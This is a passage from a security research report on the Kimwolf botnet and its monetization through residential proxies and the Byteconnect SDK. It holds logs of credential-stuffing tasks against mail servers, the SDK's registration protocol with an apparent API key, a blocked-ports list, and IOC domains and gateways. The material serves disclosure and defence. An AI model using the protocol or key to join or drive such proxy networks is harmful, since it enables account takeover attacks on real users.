In addition to capturing the Kimwolf payload on December 14th, Synthient's Research Team also observed the installation of the Plainproxies Byteconnect SDK (e465e625c1f85527e7082ff70dc479b5). This SDK offers a bandwidth monetization service, indicating that Kimwolf actors received payment for performing app installs on compromised devices. This further highlights the threat actors' monetization attempts, in addition to the operation of their own proxy services.

The screenshot shows the Byteconnect website homepage. At the top, there is a navigation bar with links for Home, FAQ, Company, Support, and Get Started. Below the navigation, a green button says "Trusted by 500+ Developers Worldwide". The main heading is "Turn Your Mods & Apps Into Passive Income Streams". Below the heading, a subtext reads "No ads. No crypto mining. No performance impact. Just clean, ethical monetization that your users won't even notice." There are three callout boxes: "5-min setup" (with a lightning bolt icon), "100% Safe" (with a shield icon), and "User Consent" (with a person icon). Below these are two buttons: "Start Earning Today →" and "See How It Works". At the bottom, there are three statistics in boxes: "\$847K+" (Paid to developers Last 6 months), "8.5M+" (Active installations Across all platforms), and "99.9%" (User satisfaction No complaints policy).

The ByteconnectSDK uses 119 relay servers that receive proxy tasks from a command-and-control server, which are then executed by the compromised device. These responses are sent back over the TCP socket.



Upon connecting to the SDK, we observed an influx of credential-stuffing attacks targeting IMAP servers and popular online websites.

```
2025-12-16 19:15:56,305 - INFO - Gateway 185.91.127.90:9998 closed connection
2025-12-16 19:15:56,305 - INFO - TCP handler stopped for gateway 185.91.127.90:9998
2025-12-16 19:15:56,352 - INFO - Gateway 207.174.105.92:9998 closed connection
2025-12-16 19:15:56,352 - INFO - TCP handler stopped for gateway 207.174.105.92:9998
2025-12-16 19:16:02,058 - INFO - [RECV #1] 28 bytes from 176.9.20.113:9998
2025-12-16 19:16:02,058 - INFO - [DATA] 'T;21018623;imap.gmx.net:993;'
2025-12-16 19:16:02,583 - INFO - [RECV #2] 28 bytes from 176.9.20.113:9998
2025-12-16 19:16:02,583 - INFO - [DATA] 'T;21019049;imap.gmx.net:993;'
2025-12-16 19:16:03,057 - INFO - [RECV #3] 28 bytes from 176.9.20.113:9998
2025-12-16 19:16:03,057 - INFO - [DATA] 'T;21018623;imap.gmx.net:993;'
2025-12-16 19:16:03,247 - INFO - [RECV #4] 27 bytes from 176.9.20.113:9998
2025-12-16 19:16:03,247 - INFO - [DATA] 'T;21019476;imap.web.de:993;'
2025-12-16 19:16:03,583 - INFO - [RECV #5] 28 bytes from 176.9.20.113:9998
2025-12-16 19:16:03,584 - INFO - [DATA] 'T;21019049;imap.gmx.net:993;'
2025-12-16 19:16:03,734 - INFO - [RECV #6] 28 bytes from 176.9.20.113:9998
2025-12-16 19:16:03,734 - INFO - [DATA] 'T;21019901;imap.gmx.net:993;'
2025-12-16 19:16:04,112 - INFO - [RECV #7] 45 bytes from 80.75.212.66:9998
2025-12-16 19:16:04,113 - INFO - [DATA] 'T;48485637;pagead2.googlesyndication.com:443;'
2025-12-16 19:16:04,171 - INFO - [RECV #8] 189 bytes from 216.219.88.78:9998
2025-12-16 19:16:04,171 - INFO - [DATA] 'T;344712906;151.189.176.206:993;CONNECT imap.vodafoneemail.de:993 HTTP/1.1\r\nHost: imap.vodafoneemail.de:993'
2025-12-16 19:16:04,219 - INFO - [RECV #9] 37 bytes from 176.9.20.113:9998
2025-12-16 19:16:04,219 - INFO - [DATA] 'T;21020329;outlook.office365.com:993;'
2025-12-16 19:16:04,247 - INFO - [RECV #10] 27 bytes from 176.9.20.113:9998
2025-12-16 19:16:04,247 - INFO - [DATA] 'T;21019476;imap.web.de:993;'
2025-12-16 19:16:04,734 - INFO - [RECV #11] 28 bytes from 176.9.20.113:9998
2025-12-16 19:16:04,735 - INFO - [DATA] 'T;21019901;imap.gmx.net:993;'
```

Synthient's Research Team notified Plainproxies and has yet to receive any comment.

Byteconnect Protocol

Registration Request

```
GET /meta HTTP/1.1
Host: new-endpoints.byteconnect.io:80
User-Agent: TinyBC
Api-Key: jIzuZLgok4ogadf09s0o7w==
Publisher-ID: PUBLISHER_WW_2
Version: 106
Connection: close
```

TCP Registration Packet

```
VERSION;PUBLISHER_ID;ARCHITECTURE\n
```

UDP Receive Task Packet

```
{TYPE};{TASK_ID};{TARGET_HOST:PORT};{INITIAL_PAYLOAD}\n
```

UDP Get Task Packet

```
{TASK_ID}\n
```

Notifying Impacted Parties

Synthient notified IPIDEA, which confirmed and successfully patched the vulnerability on December 28th. This update now prevents access to local network devices and blocks access to the following sensitive ports: 21, 22, 23, 25, 69, 110, 139, 143, 161, 389, 465, 512, 513, 514, 587, 873, 993, 995, 1352, 1433, 1521, 2181, 2409, 3306, 3389, 3690, 4848, 5000, 5432, 5632, 5900, 6532, 6379, 7001, 7002, 8069, 9200, 9300, 11211, 27017, 27018, 50000, 5555, 5858, 12108, 3222, 1210, 5114.

As part of this research, we sent 11 vulnerability emails on December 17th to the top proxy providers. Each notified provider was impacted to varying degrees, with a significant portion allowing access to devices on the local network. The scale of this vulnerability was unprecedented, exposing millions of devices to attacks. Synthient's Research Team is unable to assess with confidence the complete list of targeted providers by Kimwolf. Current evidence indicates that IPIDEA was the main target because it enabled access to all ports.

The Proxy Ecosystem

Kimwolf's monetization strategy became apparent early on through its aggressive sale of residential proxies. By offering proxies as low as 0.20 cents per GB or \$1.4K a month for unlimited bandwidth, it would gain early adoption by several proxy providers.

S_S IPv4 10/9/25, 9:48 PM

welcome to **resi.to**

welcome everyone — glad to have you here early. this is the start of something we've been putting a lot of time into — **resi.to**, our upcoming proxy project focused on real performance, reliability, and stealth.

we're not live yet, but this server's where updates, previews, and announcements will drop first.

what resi.to brings:

- **6 million+ residential ips** — real, clean, and spread worldwide.
- **full udp support (HTTP 3)** — built to reduce bot detection and improve connection stability.
- **optimized routing** — every route tuned for consistent performance.
- **easy integration** — plug it in, and it just works.
- **built for uptime** — holds strong under pressure, no random drops.

this community's gonna grow as we move closer to launch — expect updates, testing waves, and more info soon.

for now, kick back and hang out. welcome to **resi.to** — you're here before it all starts.

• u2p (Owner; Support)

(edited)

4 4

Synthient's Research Team received screenshots from other proxy providers showing key Kimwolf actors attempting to offload proxy bandwidth in exchange for upfront cash. This approach likely helped fuel early development, with associated members spending earnings on infrastructure and outsourced development tasks. Please note that resellers know precisely what they are selling; proxies at these prices are not ethically sourced.

The screenshot shows the Maskify website's token generation interface. The main headline reads "Residential IPv4 at \$0.30/GB — Anonymous. Instant. Global." Below this, a sub-headline says "Buy the world's most affordable residential IPv4. One-click token — no email, no KYC/AML. Instant crypto balance. Country targeting, sticky or rotating sessions." A central callout box displays the price as "\$0.30 / GB", a commission of "Up to 30%", and authentication as "Token only". Below the main area are buttons for "Generate Token" and "View Dashboard", and a status bar indicating "Global coverage" and "Token-only auth" with a price of "\$0.30/GB — Instant top-ups". To the right, there are three columns of text and icons. The first column discusses Kimwolf actors recruiting resellers. The second column discusses earnings from proxies fueling rapid development. The third column discusses resellers undercutting legal proxy providers. At the bottom right is the Synthient logo.

The aggressive tracking of Kimwolf helped create a novel dataset, enabling clients of Synthient to mitigate both DDoS and credential-stuffing attacks targeting their platform. Synthient actively tracks Kimwolf through the following providers.

Proxy Provider	Synthient Monitoring Tag	Gateway
https://discord[.]gg/ipv4	RESITO	172[.]93[.]102[.]243:80
https://discord[.]gg/ipv4	RESITO	104[.]243[.]43[.]148:80
https://discord[.]gg/ipv4	RESITO	104[.]243[.]41[.]180:80
https://discord[.]gg/ipv4	RESITO	104[.]243[.]41[.]110:80
https://discord[.]gg/ipv4	RESITO	80.75[.]212[.]10:80
https://discord[.]gg/ipv4	RESITO	193[.]25[.]217[.]66
https://maskify[.]su	MASKIFY	resi[.]maskify[.]to:80
https://ptun[.]nl	PTUNNL	resi[.]ptun[.]nl:80
https://flashproxy.com	FLASHPROXY_LITE	lite[.]flashproxy[.]io:6969

Several larger proxy providers have also been observed mixing in Kimwolf proxies to increase the size of their main pool.

Mitigation Strategies

Proxy Providers

If you are a proxy provider and want to test whether you are vulnerable, you can do so by issuing a request to the domain amivulnerable.synthient.com. If you see a default router page, your proxy network is vulnerable. Proxy providers should implement necessary fixes to block requests to RFC 1918 addresses.

```
curl -x "protocol://user:pass@host:port" "http://amivulnerable.synthient.com"
```

Additionally, proxy providers should check whether they are affected by reviewing existing logs for requests to the following domains.

- localhost

- 127[.]0[.]0[.]0
- 127[.]0[.]0[.]1
- 127[.]0[.]0[.]2
- 0[.]0[.]0[.]0
- xd[.]resi[.]to
- xd[.]mob[.]to
- onetwoseven[.]14emeliaterracewestroxburyma02132[.]su
- lolxd[.]713mtauburnctcolumbusoh43085[.]st

Victims of Kimwolf

Users can check if they are a victim of the Kimwolf botnet on synthient.com/check. If flagged, we encourage the TV Box to be destroyed.

Organizations

- **Audit Network & Devices:** Reference the complete list of Indicators of Compromise (IOCs) and inspect your network traffic and hardware for signs of infection.
- **Remove High-Risk Hardware:** Avoid keeping potentially vulnerable devices, specifically TV boxes, on your network, as these are Kimwolf's primary targets.
- **Secure ADB Shells:** Lock down devices running unauthenticated ADB (Android Debug Bridge) shells to prevent unauthorized access.
- **Check for Proxy SDKs:** Verify your IP address to ensure your system isn't running a proxy SDK unintentionally.

Observables and IOCs

A complete list of observables and IOCs are available on the Synthient [GitHub](#).

Conclusion

Kimwolf highlights the significant risks posed by residential proxy networks, along with their sophisticated operations that exploit the "gray market" of the proxy ecosystem. The botnet's unprecedented growth to over 2 million devices is not just a failure of individual device security but a systemic vulnerability within the residential proxy supply chain.

The discovery of pre-infected TV boxes and the monetization of these bots through secondary SDKs like Byteconnect indicates a deepening intersection between threat actors and commercial proxy providers. While the collaboration with IPIDEA led to a successful patch, the broader landscape remains precarious.

Synthient assesses that the Kimwolf operation provides a blueprint for future botnets to achieve rapid, low-cost growth by bypassing traditional defenses. As long as demand for low-cost residential bandwidth continues to grow, the risk to organizations and individuals will remain high.